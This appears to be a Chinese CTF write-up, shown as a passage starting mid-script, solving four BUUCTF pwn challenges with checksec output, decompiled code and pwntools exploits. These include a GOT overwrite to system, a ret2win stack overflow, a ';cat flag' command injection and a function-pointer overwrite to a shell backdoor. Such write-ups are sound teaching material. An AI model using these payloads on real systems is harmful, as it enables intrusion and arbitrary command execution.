context(arch='amd64', os='linux',log_level='debug')
#context.terminal=['tmux','splitw','-h']
r = remote('node3.buuoj.cn', 28941)
#r = process('./47')
libc = ELF("./32/libc-2.23.so")
elf=ELF("./47")


def add(deslen,txtlen,text):
    r.sendlineafter("Action: ","0")
    r.sendlineafter("size of description: ",str(deslen))
    r.sendlineafter("name: ",'yongibaoi')
    r.sendlineafter("text length: ",str(txtlen))
    r.sendlineafter("text: ",text)

#这里面包括下面都要注意0要写"0"
#deslen要写str(deslen)
#将他们转换成字符串类是因为你想输入的就是字符串

def delete(id):
    r.sendlineafter("Action: ",str(1))
    r.sendlineafter("index: ",str(id))

def Display(id):
    r.sendlineafter("Action: ",str(2))
    r.sendlineafter("index: ",str(id))

def update(id,txtlen,text):
    r.sendlineafter("Action: ",str(3))
    r.sendlineafter("index: ",str(id))
    r.sendlineafter("text length: ",str(txtlen))
    r.sendlineafter("text: ",text)

free_got=elf.got['free']

add(0x80, 0x80, 'a')
add(0x80, 0x80, 'a')
add(0x8, 0x8, '/bin/sh\x00')
delete(0)

add(0x100, 0x19c, "a"*0x198+p32(elf.got['free']))

Display(1)

r.recvuntil("description: ")

free_addr = u32(r.recv(4))

libc_base = free_addr - libc.sym['free']
sys_addr = libc_base + libc.sym['system']

update(1, 0x4, p32(sys_addr))
delete(2)

r.interactive()
```

48 picoctf_2018_buffer overflow 1


保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable   FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   81 Symbols      No    0
6       ./48
```



```
int win()
{
  char s[64]; // [esp+Ch] [ebp-4Ch] BYREF
  FILE *stream; // [esp+4Ch] [ebp-Ch]

  stream = fopen("flag.txt", "r");
  if ( !stream )
  {
    puts(
      "Flag File is Missing. Problem is Misconfigured, please contact an Admin if you are running this on the shell server.");
    exit(0);
  }
  fgets(s, 64, stream);
  return printf(s);
}
```

后门函数有了。



```
int vuln()
{
  int v0; // eax
  char s[40]; // [esp+0h] [ebp-28h] BYREF

  gets(s);
  v0 = get_return_address();
  return printf("Okay, time to return... Fingers Crossed... Jumping to 0x%x\n", v0);
}
```


就平平无奇栈溢出。

```
from pwn import*

r = remote('node3.buuoj.cn', 28047)

cat_flag = 0x080485cb
ret_addr = 0x0804865c
payload='A' * 44 +  p32(cat_flag)

r.sendline(payload)

r.interactive()
```

49 bjdctf_2020_router


保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   78 Symbols      No    0
6       ./49
```



```
  puts("Welcome to BJDCTF router test program! ");
  while ( 1 )
  {
    menu();
    puts("Please input u choose:");
    v4 = 0;
    __isoc99_scanf("%d", &v4);
    switch ( v4 )
    {
      case 1:
        puts("Please input the ip address:");
        read(0, buf, 0x10uLL);
        strcat(dest, buf);
        system(dest);
        puts("done!");
        break;
      case 2:
        puts("bibibibbibibib~~~");
        sleep(3u);
        puts("ziziizzizi~~~");
        sleep(3u);
        puts("something wrong!");
        puts("Test done!");
        break;
      case 3:
        puts("Please input what u want to say");
        puts("Your suggest will help us to do better!");
        read(0, v10, 0x3AuLL);
        printf("Dear ctfer,your suggest is :%s", v10);
        break;
      case 4:
        puts("Hey guys,u think too much!");
        break;
```


这是什么玩意……



```
int menu()
{
  puts("1.ping");
  puts("2.test");
  puts("3.leave comments");
  puts("4.root");
  return puts("5.exit");
}
```

1下面明显有个system

但是




```
wuangwuang@wuangwuang-PC:~/Desktop$ nc node3.buuoj.cn 27796
Welcome to BJDCTF router test program!
1.ping
2.test
3.leave comments
4.root
5.exit
Please input u choose:
1
Please input the ip address:
cat flag
sh: 1: ping: not found
sh: 2: allocatping: not found
done!
1.ping
2.test
3.leave comments
4.root
5.exit
Please input u choose:
```

输命令会显示在ping它

利用了linux下的命令机制，命令1+；+命令2 这样的格式两种指令都会执行

所以就输入;cat flag




```
sh: 1: ping: not found
sh: 2: allocatping: not found
done!
1.ping
2.test
3.leave comments
4.root
5.exit
Please input u choose:
1
Please input the ip address:
;cat flag
sh: 1: ping: not found
sh: 2: allocatping: not found
flag{545b2c8a-1ef4-4519-a79c-d5080bd35602}
sh: 3: llocatping: not found
sh: 4: allocatping: not found
flag{545b2c8a-1ef4-4519-a79c-d5080bd35602}
sh: 5: llocatping: not found
sh: 6: allocatping: not found
flag{545b2c8a-1ef4-4519-a79c-d5080bd35602}
sh: 7: llocatping: not found
sh: 8: allocatping: not found
flag{545b2c8a-1ef4-4519-a79c-d5080bd35602}
sh: 9: llocatping: not found
sh: 10: allocatping: not found
```


就可以了。

50 [ZJCTF 2019]Login

保护




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIF
Y       Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   110 Symbols     Yes   0
8       ./50
```



```
  __int64 v4; // rbx
  __int64 v5; // rax
  char v7; // [rsp+Fh] [rbp-131h] BYREF
  __int64 v8; // [rsp+10h] [rbp-130h] BYREF
  char v9[176]; // [rsp+20h] [rbp-120h] BYREF
  char v10[16]; // [rsp+D0h] [rbp-70h] BYREF
  char v11[64]; // [rsp+E0h] [rbp-60h] BYREF
  unsigned __int64 v12; // [rsp+128h] [rbp-18h]

  v12 = __readfsqword(0x28u);
  setbuf(stdout, 0LL);
  strcpy(v10, "2jctf_pa5sw0rd");
  memset(v11, 0, sizeof(v11));
  Admin::Admin((Admin *)v9, "admin", v10);
  puts(
    "  _____   _  ____ _____ _____   _                _       \n"
    " |__  /  | |/ ___|_   _|  ___| | |    ___   __ _(_)_ __  \n"
    "   / /_  | | |     | | | |_    | |   / _ \\ / _` | | '_ \\ \n"
    "  / /| |_| | |___  | | |  _|   | |__| (_) | (_| | | | | |\n"
    " /____\\___/ \\____| |_| |_|     |_____\\___/ \\__, |_|_| |_|\n"
    "                                           |___/         ");
  printf("Please enter username: ");
  User::read_name((User *)&login);
  printf("Please enter password: ");
  v3 = (void (*)(void))main::{lambda(void)#1}::operator void (*)(void)(&v7);
  v8 = password_checker(v3);
  User::read_password((User *)&login);
  v4 = User::get_password((User *)v9);
  v5 = User::get_password((User *)&login);
  password_checker(void (*)(void))::{lambda(char const*,char const*)#1}::operator()(&v8, v5, v4);
  return 0;
}
```

C++类和对象都上了。


这后门函数看着是admin的。



```
int __fastcall Admin::shell(Admin *this)
{
  puts("Congratulations!");
  return system("/bin/sh");
}
```


整个逻辑大概就是管理员的名字是Admin，然后密码是里面那一串。

逆向分析起来还是比较麻烦的，找关键地方。




```
lea     rdx, [rbp+s]
lea     rax, [rbp+s]
mov     rcx, rdx
mov     edx, offset format ; "Password accepted: %s\n"
mov     esi, 50h ; 'P'   ; maxlen
mov     rdi, rax         ; s
mov     eax, 0
call    _snprintf
lea     rax, [rbp+s]
mov     rdi, rax         ; s
call    _puts
mov     rax, [rbp+var_68]
mov     rax, [rax]
mov     rax, [rax]
call    rax
jmp     short loc_400A62
```

这里有call rax，分析rax的来源。



```
v8 = password_checker(v3);
User::read_password((User *)&login);
v4 = User::get_password((User *)v9);
v5 = User::get_password((User *)&login);
password_checker(void (*)(void))::{lambda(char const*,char const*)#1}::operator()(&v8, v5, v4);
```



```
00000006D                db ? ; undefine
00000006C                db ? ; undefine
00000006B                db ? ; undefine
00000006A                db ? ; undefine
000000069                db ? ; undefine
000000068 var_68         dq ?
000000060 s              db 8 dup(?)
000000058 var_58         dq ?
000000050 var_50         dq ?
000000048 var_48         dq ?
000000040 var_40         dq ?
000000038 var_38         dq ?
000000030 var_30         dq ?
000000028 var_28         dq ?
000000020 var_20         dq ?
000000018 var_18         dq ?
000000010                db ? ; undefine
00000000F                db ? ; undefine
00000000E                db ? ; undefine
00000000D                db ? ; undefine
00000000C                db ? ; undefine
00000000B                db ? ; undefine
00000000A                db ? ; undefine
000000009                db ? ; undefine
000000008 var_8          dq ?
000000000  s             db 8 dup(?)
000000008  r             db 8 dup(?)
000000010
```

找到了read passwd里面的rax会用到var 18，从s覆盖过去就行。

```python
from pwn import *

r = remote('node3.buuoj.cn',26816)

backdoor = 0x400e88
r.sendlineafter(': ','admin')
r.sendlineafter(': ','2jctf_pa5sw0rd'+'\x00'*0x3a+p64(backdoor))

r.interactive()
```